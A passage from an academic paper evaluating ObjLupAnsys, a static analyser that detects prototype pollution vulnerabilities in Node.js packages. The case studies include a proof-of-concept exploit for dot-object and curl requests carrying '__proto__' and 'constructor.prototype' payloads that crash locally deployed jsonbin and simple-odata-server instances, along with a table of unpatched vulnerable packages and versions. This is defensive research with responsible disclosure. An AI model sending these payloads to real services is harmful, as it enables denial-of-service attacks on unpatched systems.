- [CVE Benchmark] Legacy vulnerable packages from Common Vulnerabilities and Exposures (CVE) database. Specifically, we searched the CVE database for prototype pollution vulnerabilities and obtained 52 historically-vulnerable packages as a benchmark. We mainly evaluate TP and FN using this benchmark, because we have ground truth information and there are no safe packages in the benchmark. Note that this benchmark favors PPFuzzer because many existing CVEs are found by the fuzzer.

5.2.1 Comparison with PPFuzzer. Table 1 shows that ObjLupAnsys found 43 more zero-day vulnerabilities than PPFuzzer on real-world NPM benchmark and eight more on the CVE benchmark. The main reason is that vulnerable parts of packages may not be triggered in dynamic analysis. We show a selective list of true positives in Table 2.

There are two things worth noting here. First, as a general drawback of static analysis, ObjLupAnsys also produces more false positives (FPs) than PPFuzzer. The true vs. false positive rate of

Table 1: True Positive, False Positive and False Negative of ObjLupAnsys and PPFuzzer from Arteau [7] on two benchmarks.

Name	Real-world NPM Packages		Legacy CVE Packages	
	TP	FP	TP	FN
PPFuzzer	18	0	32	20
PPNodest	3	3	6	46
ObjLupAnsys (branch-insensitive)	38	14	28	24
ObjLupAnsys (branch-sensitive)	61	20	40	12

ObjLupAnsys (between 1:1 and 2:1) is on par with prior vulnerability detection tools [8, 9, 26, 31, 52]. The major reason for FPs is that there are unmodelled constraints between object property lookup and the value assignment. For example, one package adopts `Object.keys` to iterate all the keys under the current object and avoid a prototype chain lookup. Second, ObjLupAnsys still has some FNs and we describe two main reasons below. (i) Due to the large number of all built-in functions, some functions may not be modeled in ObjLupAnsys. (ii) Some packages, e.g., `lodash`, are very large and ObjLupAnsys will time out without finishing the abstract interpretation after thirty seconds.

5.2.2 Comparison with PPNodest, a static analysis detector created from Nodest. Table 1 also shows that ObjLupAnsys finds much more vulnerabilities than PPNodest on both benchmarks. The reasons are described below. First, TAJS, the abstract interpretation tool that PPNodest and Nodest rely on, is branch-insensitive. Therefore, PPNodest fails to detect many zero-day vulnerabilities in an `if` statement, like our motivating example. Second, TAJS does not support many ES6 features, such as arrow function, which also contributes some failed analysis.

Table 1 also shows that the false positive rate of PPNodest is high. The reason is that PPNodest does not support source and sink cluster expansion, which cannot capture the complex object structure in both the source and the sink and propagate taints. Instead, traditional taint analysis has to report many impossible cases, such as `a[p][p]`.

5.2.3 Branch Sensitivity. The last row of Table 1 shows the importance of branch sensitivity in detecting prototype pollution vulnerabilities. Specifically, we switch off branch sensitivity in ObjLupAnsys and show that this version of ObjLupAnsys detects significantly fewer vulnerabilities. The branch-insensitive ObjLupAnsys detects 23 fewer vulnerabilities on the NPM packages and 12 fewer on the CVE benchmark.

5.2.4 A Case Study on True Positive. In this subsection, we illustrate one vulnerable package as an example to illustrate zero-day vulnerabilities found by ObjLupAnsys. Specifically, `dot-object` is a popular utility package with more than 100K weekly downloads, which transforms Javascript objects using dot notation. The developer fixed the vulnerable code after we reported the vulnerability to them. Figure 6 (a) shows simplified version of the vulnerable code and Figure 6 (b) the corresponding exploit code. Specifically, at Line 10 of (a), `key` equals to `__proto__`, `k` equals to `toString` and `val[k]` equals to `"exploit"`. Therefore, `Object.prototype.toString` is polluted to another string.

(a) Vulnerable code:

```
1 module.exports.set = function (path, val, obj, merge) {
2  var i, k, keys, key;
3  keys = parsePath(path, '.');
4  for (i = 0; i < keys.length; i++) {
5    key = keys[i];
6    if (i === keys.length - 1) {
7      if (merge) {
8        for (k in val) {
9          if (hasOwnProperty.call(val, k)) {
10             obj[key][k] = val[k];
11         }
12       }
13     }
14   }
15   ...
16 }
17  return obj;
18 }
```

(b) Exploit:

```
1 var a = require("dot-object");
2 var path = "__proto__";
3 var val = {toString:"exploit"};
4 a.set(path,val,{},true);
```

Figure 6: A prototype pollution vulnerability and its exploit code for dot-object (CVE-2019-10793).

5.3 RQ2: Indirectly Vulnerable Applications or Packages

In this subsection, we answer the question whether safe Node.js packages become vulnerable and exploitable due to inclusion of vulnerable packages. Specifically, the vulnerable function of a directly-vulnerable package is used in another package and the parameter related to the vulnerability is controllable by the adversary, e.g., also being exported. Then, those packages are defined as indirectly-vulnerable packages in the paper. Our methodology is as follows. First, we find packages or applications that have a dependency on the vulnerable packages found by ObjLupAnsys. We find them by searching in both NPM and Github. Second, we run ObjLupAnsys on the combination of the target and vulnerable packages and decide whether the combination is vulnerable. Lastly, we manually generate exploits for the target package together with the vulnerable one.

Here are the results. ObjLupAnsys detects seven packages as indirectly vulnerable and then our manual verification confirms them as exploitable as shown in Table 3. Next, we illustrate two examples as a case study on how to exploit those indirectly-vulnerable packages.

5.3.1 Case Studies. In this subsection, we give two case studies on end-to-end vulnerable Node.js applications.

- A vulnerable website. http://jsonbin.org is hosting a personal RESTful API service and the source code of the website is at https://github.com/remy/jsonbin. The website adopts `undefsafe`, a package with a prototype pollution vulnerability found by ObjLupAnsys. We found this website via searching the keyword, `undefsafe`, on github. As a proof of concept, we downloaded the github repository and deployed the website locally for attack—Note that, due to ethics concerns, we cannot attack the online website directly.

Table 2: A selective list of zero-day vulnerabilities found by ObjLupAnsys (weekly download data is a snapshot of August 23, 2020).

Node.js Package	LoC	Weekly Download	Vulnerable Version	Location	CVE #	Patched
undefsafe	96	2,532,740	2.0.2	lib/undefsafe.js (Line 106)	CVE-2019-10795	Yes
append-field	123	1,301,874	1.0.0	lib/set-value.js (Line 14)	N/A	No
graphql-anywhere	953	386,530	4.2.6	/lib/bundle.cjs.js (Line 141)	N/A	No
aws-xray-sdk-core	6,967	187,901	2.5.0	subsegment.js (Line 161)	N/A	No
cli-table-redemption	427	178,822	1.0.1	lib/utils.js(Line 64)	N/A	No
dot-object	4,216	109,419	2.1.2	index.js (Line 415)	CVE-2019-10793	Yes
fastest-validator	2,265	28,811	1.0.2	lib/helpers/deep-extend.js (Line 7)	N/A	No
protractor-jasmine2-html-reporter	5,192	23,158	0.0.7	index.js (Line 28)	N/A	No
@progress/kendo-angular-charts	98,259	12,060	4.1.3	configuration.service.js (Line 55)	N/A	No
eivindfjeldstad-dot	40	11,511	0.0.1	index.js (Line 20)	CVE-2020-7639	No
i18next-sync-fs-backend	13,178	7,235	1.1.1	lib/utils.js (Line 60)	N/A	No
mathjax-full	61,009	4,621	3.0.1	js/components/global.js (Line 27)	N/A	No
component-flatten	2,464	2,268	1.0.1	index.js (Line 56)	CVE-2019-10794	No
paypal-adaptive	197	1,890	0.4.2	lib/paypal-adaptive.js (Line 31)	CVE-2020-7643	No
querymen	496	1,838	2.1.3	dist/index.js (Line 42)	CVE-2020-7600	Yes
bodymen	281	1,433	1.1.0	dist/index.js (Line 43)	CVE-2019-10792	Yes
ini-parser	30	1,139	0.0.2	index.js (Line 14)	CVE-2020-7617	No

Table 3: Indirectly-vulnerable Applications/Packages.

Vulnerable Package	Indirectly-vulnerable Applications/Packages
undefsafe	http://jsonbin.org
dset	design-system-utils (1.5.0), weoptions (0.0.11), quaff (4.2.0)
just-safe-set	magasin (0.2.2)
object-set	node-architect (0.0.15)
simple-odata-server	the default server [3] for the package

```
curl -X POST http://localhost:8100/test/test
     -H 'authorization: token xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
          '
     -d '{ }'
curl -X PATCH http://localhost:8100/test/test
     -H 'authorization: token xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
          '
     -d '{ "__proto__": { "toString" : "abc"} }'
```

Figure 7: Exploit code that leads to a denial-of-service attack on a local copy of a real-world website (http://jsonbin.org), which hosts a personal RESTful API service.

```
curl -d '{"constructor": {"prototype": {"toString": "exploited"}}}
     ' -H "Content-Type: application/json" -X POST http://
     localhost:1337/users
```

Figure 8: Exploit code that leads to a denial-of-service attack on simple-odata-server.

The result is that we successfully launched a denial of service attack to any users of the service by crashing the local server with the exploit code in Figure 7. Following up on our successful attack, we have disclosed it to the website owner and are still waiting for a response.

- A vulnerable server code. `simple-odata-server` is an implementation OData server running on Node.js with adapters for mongodb and nedb. We deployed the default server [3] coming with the Node.js package locally at port 1337 and successfully exploited the server with exploit code as shown in Figure 8. The server crashes after exploitation, leading to a denial-of-server consequence.



Figure 9: Statement coverage distribution of ObjLupAnsys, PPFuzzer and PPNodest (timeout: 30 seconds). One major reason of uncovered code in ObjLupAnsys is some dead code (e.g., uninvoked functions or dead branching statement).

5.4 RQ3: Code Coverage

In this subsection, we evaluate the code coverage of ObjLupAnsys in terms of statement coverage and compare it with PPFuzzer [7] and PPNodest. Specifically, statement coverage defines the percentage of statements that are abstractly interpreted by ObjLupAnsys or executed by PPFuzzer. We measure statement coverage of ObjLupAnsys or PPNodest directly during abstract interpretation and adopt Istanbul/nyc [2] together with mocha [6] for measuring PPFuzzer's coverage. Now, we show the cumulative distribution of statement coverages in Figure 9: The median coverage of ObjLupAnsys is 71.9% as opposed to 28.0% for PPFuzzer and 19.0% for PPNodest. The reason for the low coverage of PPFuzzer is that PPFuzzer is a dynamic tool, which can only cover a branching statement when the branching condition is satisfied. The reason for the low coverage of PPNodest is that PPNodest cannot exhaustively find all the entry points and it stops abstract interpretation if an unimplemented function is encountered.

Note that the coverages of ObjLupAnsys in some packages are also relatively low. There are three major reasons. (i) Some functions are dead code, which are never called from the entry function (ii)



Figure 10: CDF graph of total analysis time.

Some branching statement conditions will never be satisfied—when ObjLupAnsys can decide the branching condition statically, ObjLupAnsys will smartly skip the dead branch. Note this and the former are both probably because the developer copies and pastes code from somewhere else. (iii) Some files included via `require` contain variables from a package input—ObjLupAnsys cannot resolve these variables without concrete inputs.

5.5 RQ4: Performance

In this subsection, we evaluate the performance in terms of how fast ObjLupAnsys and PPNodest can finish analyzing Node.js packages on the NPM benchmark. Figure 10 shows a CDF graph with 30 seconds as the time-out threshold: ObjLupAnsys finishes analyzing 85% of packages within 30 seconds with branch sensitivity and 90% without branch sensitivity. The performance of branch-insensitive ObjLupAnsys is similar to PPNodest, which is also a branch-insensitive static analysis. PPNodest needs additional time to compute control flows and that is why it does not finish any packages in the first five seconds.

6 DISCUSSION

Responsible Disclosure. We have responsibly disclosed all the vulnerabilities found by ObjLupAnsys to their developers together with Proof of Vulnerability (PoV) and will not release those vulnerabilities before a 60-day window. If the developers ask us for more time for patching, we will also wait for their patches before public release.

Loop Execution and Recursive Call. ObjLupAnsys executes a loop or a recursive call extensively until no more new objects outside the loop or recursive call become tainted in the object-level, prototype-oriented taint analysis.

Array Handling. Arrays are handled similar to objects in ObjLupAnsys, because an array is essentially a special type of objects represented in JavaScript, in which indexes are the property names. Many array operations, such as push and pop, may introduce ambiguities especially when we do not know the number of elements in the array.

Dynamic Code. JavaScript code can be introduced dynamically via eval and new Function. If those dynamic code are known, ObjLupAnsys parses and abstractly interprets the code. If part of the dynamic code is unknown, ObjLupAnsys will adopt the template approach adopted by CSPAutoGen [38].

Implementation of JavaScript features. We investigated randomly-selected 10k Node.js packages on NPM and implemented all the features (based on AST node type outputted by Esprima) that are used by more than 5% of packages. Specifically, the current implementation of ObjLupAnsys supports all ES5 features except for "with", which is used by less than 1% of Node.js packages and deprecated in the strict mode of JavaScript. The support beyond ES5 (i.e., ES2015 and plus) is still developing: Currently, ObjLupAnsys supports Promise (including await and yield), arrow function, template literals, and template element. Note that although ObjLupAnsys does not support some ES2015 features, e.g., class and extends, it can be combined with Babel (https://babeljs.io/) to convert ES2015 and plus features to be ES5 compatible for analysis.

Asynchronous Callbacks and Events. The current implementation of ObjLupAnsys puts asynchronous callbacks in a queue during registration and then invokes them after ObjLupAnsys finishes executing the current entry function. In many cases, this is just one of many possibilities in executing asynchronous callbacks— we will leave this as a future work to model them as an event-based call graph like Madsen et al. [32].

7 RELATED WORK

In this section, we discuss related work. We start from describing security works on Node.js platform, and then present client-side JavaScript security. Lastly, we present general vulnerability detection work on other platforms.

Node.js Security. Many research works have been proposed to study the security of Node.js platform on a variety types of vulnerabilities and we describe them separately below. For example, Ojamaa et al. [37] and Nodest [36] proposed potential risks including command injection attack. SYNODE [46] adopts a rewriting technique to enforce a template before executing a possible injection API like `eval`. Arteau [7] proposes a fuzzer to execute Node.js package and finds prototype pollution vulnerabilities. Then, the general issue of path traversal has been studied for web applications [23, 34] using static or dynamic analysis. Next, researchers have studied Node.js-specific Denial of Service (DoS) attacks, such as Regular Expression DoS (ReDoS) [45] and Event Handler Poisoning (EHP) [17]. The binding layers of the Node.js also have vulnerabilities [10]. ConflictJS [39] analyzed conflicts among different JavaScript libraries and Zimmermann et al. [54] studied the robustness of a small number of third-party Node.js packages to influence the security of other packages.

As a comparison, prototype pollution is specific to JavaScript due to dynamic features of JavaScript, i.e., prior works on other vulnerabilities cannot detect prototype pollution. Arteau [7] is the first work that detects prototype pollution, but misses many vulnerabilities because it is a dynamic analysis tool with limited code coverage. DAPP [28] mostly adopts Abstract Syntax Tree (AST) and control-flow features as simple detection patterns of prototype

pollution vulnerability detection, which leads to high false positives and negatives (>50% in both cases).

Client-side JavaScript Security. Researchers have also studied client-side JavaScript security in addition to the server side. For example, Cross-site scripting (XSS) [15, 29, 35, 48–50] and Cross-Site Script Inclusion attack (XSSI) [30] attacks are well studied on the client side. Many research works, such as HideNoSeek [18], JShield [13] and JSTap [19], have been proposed to detect or analyze malicious JavaScript code. Researchers have also proposed to secure JavaScript using security policies with works, such as GateKeeper [21] and CSPAutoGen [38]. Program analysis [41, 47] have also been adopted at the client side for security analysis. Many prior works [5, 11, 12, 14, 16, 20, 33, 40] have been proposed to restrict JavaScript, especially those from third-party, in a subset for security. It worth noting that object property graph (OPG) can also be applied to analyze client-side JavaScript code but is left as a future work.

Error Analysis of JavaScript Programs. Prior works have proposed to detect common errors that developers may make when writing JavaScript programs. For example, both TAJS [25] and JSAI [27] adopt abstract interpretation to analyze JavaScript programs for more accurate call graph generation and then detect type-related errors. Madsen et al. [32] propose event-based call graph to detect problems reported on StackOverflow. As a comparison, none of the aforementioned works can detect prototype pollution vulnerabilities like those targeted in this paper due to the lack of modeling interplays between objects.

Other Graph-representation of JavaScript Objects. Prior works have also used graph structures to represent JavaScript objects. For example, the heap graph proposed by Guarnieri et al. [22] models local object relations. However, Guarnieri et al. do not simulate JavaScript execution via abstract interpretation like TAJS [25] and JSAI [27], which leads to the lack of runtime states, e.g., scopes, in the graph. Therefore, object resolution related to runtime states, e.g., parameters of two separate executions of the same function, are inevitably approximated. In addition, JavaScript functions are not represented as objects in the heap graph, leading to another object resolution approximation. Brave's PageGraph [1] and its predecessor AdGraph [24] model the relations between different browser objects like scripts, DOM and AJAX during runtime with concrete inputs. As a comparison, ObjLupAnsys models fine-grained relations between JavaScript objects without any concrete inputs, which are not in PageGraph or AdsGraph.

General Vulnerability Analysis Framework. Code Property Graph (CPG) is proposed by Yamaguchi et al. [52] as a general frame work combining CFG, DFG, and AST to detect C/C++ vulnerabilities. Later on, CPG is ported to PHP by Backes et al. [9] as an open-source tool called phpjoern [4]. In the past, code analysis [31, 43, 44, 53] has been also widely used to detect various vulnerabilities on different platforms. The concept of objects and relations between object are also adopted in traditional program analysis and defenses [42, 51], such as Object Flow Integrity [51]. The concepts of objects in JavaScript are different from those on C/C++ due to the existence of prototype and runtime resolution, which makes traditional object analysis not applicable on JavaScript.

8 CONCLUSION

Dynamic, flexible JavaScript features not only bring convenience to web developers, but also introduce new vulnerabilities like prototype pollution. In this paper, we propose Object Property Graph (OPG) to capture the interplays of JavaScript objects via abstract interpretation and design a framework, called ObjLupAnsys, to facilitate object lookup analysis and detect prototype pollution vulnerabilities. ObjLupAnsys finds 61 previously-unknown vulnerabilities with 11 CVEs and also detects seven indirectly-vulnerable Node.js applications or packages due to the inclusion of vulnerable packages. We have responsibly reported all the vulnerabilities to their developers and five have already been fixed.

ACKNOWLEDGMENTS

We would like to thank anonymous reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-20-46361 and CNS-18-54001 and Defense Advanced Research Projects Agency (DARPA) under AFRL Definitive Contract FA875019C0006. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF or DARPA.

REFERENCES

[1] [n.d.]. Brave PageGraph. https://github.com/brave/brave-browser/wiki/PageGraph.
[2] [n.d.]. *Istanbul's state of the art command line interface.* https://www.npmjs.com/package/nyc.
[3] [n.d.]. *Node simple OData server.* https://github.com/pofider/node-simple-odata-server.
[4] [n.d.]. *Parser utility to generate ASTs from PHP source code suitable to be processed by Joern.* https://github.com/malteskoruppa/phpjoern.
[5] [n.d.]. *SES.* https://github.com/tc39/proposal-ses.
[6] [n.d.]. *Simple, flexible, fun JavaScript test framework for Node.js and The Browser.* https://www.npmjs.com/package/mocha.
[7] Olivier Arteau. 2018. Prototype Pollution Attack in NodeJS Application. NorthSec.
[8] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. 2014. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*. ACM, 29.
[9] Michael Backes, Konrad Rieck, Malte Skoruppa, Ben Stock, and Fabian Yamaguchi. 2017. Efficient and flexible discovery of PHP application vulnerabilities. In *2017 IEEE european symposium on security and privacy (EuroS&P)*. IEEE, 334–349.
[10] Fraser Brown, Shravan Narayan, Riad S Wahby, Dawson Engler, Ranjit Jhala, and Deian Stefan. 2017. Finding and preventing bugs in javascript bindings. In *2017 IEEE Symposium on Security and Privacy (SP)*. IEEE, 559–578.
[11] Yinzhi Cao, Zhichun Li, Vaibhav Rastogi, and Yan Chen. 2010. Virtual browser: a web-level sandbox to secure third-party JavaScript without sacrificing functionality. In *Proceedings of the 17th ACM conference on Computer and communications security*. 654–656.
[12] Yinzhi Cao, Zhichun Li, Vaibhav Rastogi, Yan Chen, and Xitao Wen. 2012. Virtual browser: a virtualized browser to sandbox third-party javascripts with enhanced security. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*. 8–9.
[13] Yinzhi Cao, Xiang Pan, Yan Chen, and Jianwei Zhuge. 2014. JShield: towards real-time and vulnerability-based detection of polluted drive-by download attacks. In *Proceedings of the 30th Annual Computer Security Applications Conference*. ACM, 466–475.
[14] Yinzhi Cao, Vaibhav Rastogi, Zhichun Li, Yan Chen, and Alex Moshchuk. 2013. Redefining Web Browser Principals with a Configurable Origin Policy. In *DSN*.
[15] Yinzhi Cao, Chao Yang, Vaibhav Rastogi, Yan Chen, and Guofei Gu. 2014. Abusing browser address bar for fun and profit-an empirical investigation of add-on cross site scripting attacks. In *International Conference on Security and Privacy in Communication Networks*. Springer, 582–601.
[16] Zhanhao Chen and Yinzhi Cao. 2020. JSKernel: Fortifying JavaScript against Web Concurrency Attacks via a Kernel-Like Structure. In *2020 50th Annual IEEE/IFIP*

International Conference on Dependable Systems and Networks (DSN). 64–75. https://doi.org/10.1109/DSN48063.2020.00026

[17] James C Davis, Eric R Williamson, and Dongyoon Lee. 2018. A sense of time for JavaScript and Node.js: first-class timeouts as a cure for event handler poisoning. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*. 343–359.

[18] Aurore Fass, Michael Backes, and Ben Stock. 2019. Hidenoseek: Camouflaging malicious javascript in benign asts. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. 1899–1913.

[19] Aurore Fass, Michael Backes, and Ben Stock. 2019. JStap: A Static Pre-Filter for Malicious JavaScript Detection. In *Proceedings of the 35th Annual Computer Security Applications Conference* (San Juan, Puerto Rico) *(ACSAC '19)*. Association for Computing Machinery, New York, NY, USA, 257–269. https://doi.org/10.1145/3359789.3359813

[20] Google. [n.d.]. *Google Caja*. http://code.google.com/p/google-caja/.

[21] Salvatore Guarnieri and Benjamin Livshits. 2009. GATEKEEPER: Mostly Static Enforcement of Security and Reliability Policies for JavaScript Code. In *USENIX Security*.

[22] Salvatore Guarnieri, Marco Pistoia, Omer Tripp, Julian Dolby, Stephen Teilhet, and Ryan Berg. 2011. Saving the world wide web from vulnerable JavaScript. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*. 177–187.

[23] Hossein Homaei and Hamid Reza Shahriari. 2017. Seven years of software vulnerabilities: The ebb and flow. *IEEE Security & Privacy* 15, 1 (2017), 58–65.

[24] Umar Iqbal, Peter Snyder, Shitong Zhu, Benjamin Livshits, Zhiyun Qian, and Zubair Shafiq. 2020. AdGraph: A Graph-Based Approach to Ad and Tracker Blocking. In *IEEE Symposium on Security and Privacy*.

[25] Simon Holm Jensen, Anders Møller, and Peter Thiemann. 2009. Type analysis for JavaScript. In *International Static Analysis Symposium*. Springer, 238–255.

[26] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. 2006. Pixy: A static analysis tool for detecting web application vulnerabilities. In *2006 IEEE Symposium on Security and Privacy (S&P'06)*. IEEE, 6–pp.

[27] Vineeth Kashyap, Kyle Dewey, Ethan A Kuefner, John Wagner, Kevin Gibbons, John Sarracino, Ben Wiedermann, and Ben Hardekopf. 2014. JSAI: a static analysis platform for JavaScript. In *Proceedings of the 22nd ACM SIGSOFT international symposium on Foundations of Software Engineering*. 121–132.

[28] Hee Yeon Kim, Ji Hoon Kim, Ho Kyun Oh, Beom Jin Lee, Si Woo Mun, Jeong Hoon Shin, and Kyounggon Kim. 2021. DAPP: automatic detection and analysis of prototype pollution vulnerability in Node. js modules. *International Journal of Information Security* (2021), 1–23.

[29] Sebastian Lekies, Ben Stock, and Martin Johns. 2013. 25 million flows later: Large-scale detection of DOM-based XSS. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. 1193–1204.

[30] Sebastian Lekies, Ben Stock, Martin Wentzel, and Martin Johns. 2015. The unexpected dangers of dynamic javascript. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*. 723–735.

[31] V Benjamin Livshits and Monica S Lam. 2005. Finding Security Vulnerabilities in Java Applications with Static Analysis.. In *USENIX Security*.

[32] Magnus Madsen, Frank Tip, and Ondřej Lhoták. 2015. Static analysis of event-driven Node.js JavaScript applications. *ACM SIGPLAN Notices* 50, 10 (2015), 505–519.

[33] Sergio Maffeis, John C Mitchell, and Ankur Taly. 2008. An operational semantics for JavaScript. In *Asian Symposium on Programming Languages and Systems*. Springer, 307–325.

[34] Ibéria Medeiros, Nuno Neves, and Miguel Correia. 2015. Detecting and removing web application vulnerabilities with static analysis and data mining. *IEEE Transactions on Reliability* 65, 1 (2015), 54–69.

[35] Y. Nadji, P. Saxena, and D. Song. 2009. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Network and Distributed System Security Symposium*.

[36] Benjamin Barslev Nielsen, Behnaz Hassanshahi, and François Gauthier. 2019. Nodest: Feedback-Driven Static Analysis of Node.Js Applications. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (Tallinn, Estonia) *(ESEC/FSE 2019)*. Association for Computing Machinery, New York, NY, USA, 455–465. https://doi.org/10.1145/3338906.3338933

[37] Andres Ojamaa and Karl Düüna. 2012. Assessing the security of Node. js platform. In *2012 International Conference for Internet Technology and Secured Transactions*. IEEE, 348–355.

[38] Xiang Pan, Yinzhi Cao, Shuangping Liu, Yu Zhou, Yan Chen, and Tingzhe Zhou. 2016. Cspautogen: Black-box enforcement of content security policy upon real-world websites. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. 653–665.

[39] Jibesh Patra, Pooja N Dixit, and Michael Pradel. 2018. Conflictjs: finding and understanding conflicts between javascript libraries. In *Proceedings of the 40th International Conference on Software Engineering*. 741–751.

[40] Joe Gibbs Politz, Spiridon Aristides Eliopoulos, Arjun Guha, and Shriram Krishnamurthi. 2011. ADsafety: type-based verification of JavaScript Sandboxing. In *Proceedings of the 20th USENIX conference on Security*. USENIX Association, 12–12.

[41] Michael Pradel, Parker Schuh, and Koushik Sen. 2015. TypeDevil: Dynamic type inconsistency analysis for JavaScript. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, Vol. 1. IEEE, 314–324.

[42] Ripon K Saha, Yingjun Lyu, Hiroaki Yoshida, and Mukul R Prasad. [n.d.]. Elixir: Effective object-oriented program repair. In *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, 648–659.

[43] A Prasad Sistla, VN Venkatakrishnan, Michelle Zhou, and Hilary Branske. 2008. CMV: Automatic verification of complete mediation for Java Virtual Machines. In *Proceedings of the 2008 ACM symposium on Information, computer and communications security*. ACM, 100–111.

[44] Varun Srivastava, Michael D Bond, Kathryn S McKinley, and Vitaly Shmatikov. 2011. A security policy oracle: detecting security holes using multiple API implementations. In *ACM SIGPLAN Notices*, Vol. 46. ACM, 343–354.

[45] Cristian-Alexandru Staicu and Michael Pradel. 2018. Freezing the web: A study of redos vulnerabilities in javascript-based web servers. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*. 361–376.

[46] Cristian-Alexandru Staicu, Michael Pradel, and Benjamin Livshits. 2018. SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE.JS.

[47] Cristian-Alexandru Staicu, Daniel Schoepe, Musard Balliu, Michael Pradel, and Andrei Sabelfeld. 2019. An Empirical Study of Information Flows in Real-World JavaScript. In *Proceedings of the 14th ACM SIGSAC Workshop on Programming Languages and Analysis for Security*. 45–59.

[48] Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. 2014. Precise client-side protection against DOM-based cross-site scripting. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*. 655–670.

[49] Mike Ter Louw and V.N. Venkatakrishnan. 2009. Blueprint: Precise Browser-neutral Prevention of Cross-site Scripting Attacks. In *IEEE Symposium on Security and Privacy*.

[50] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. 2007. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proceeding of the Network and Distributed System Security Symposium (NDSS.07)*.

[51] Wenhao Wang, Xiaoyang Xu, and Kevin W Hamlen. 2017. Object flow integrity. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 1909–1924.

[52] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. 2014. Modeling and discovering vulnerabilities with code property graphs. In *2014 IEEE Symposium on Security and Privacy*. IEEE, 590–604.

[53] Xiaolan Zhang, Antony Edwards, and Trent Jaeger. 2002. Using CQUAL for Static Analysis of Authorization Hook Placement.. In *USENIX Security Symposium*. 33–48.

[54] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. 2019. Small world with high risks: A study of security threats in the npm ecosystem. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*. 995–1010.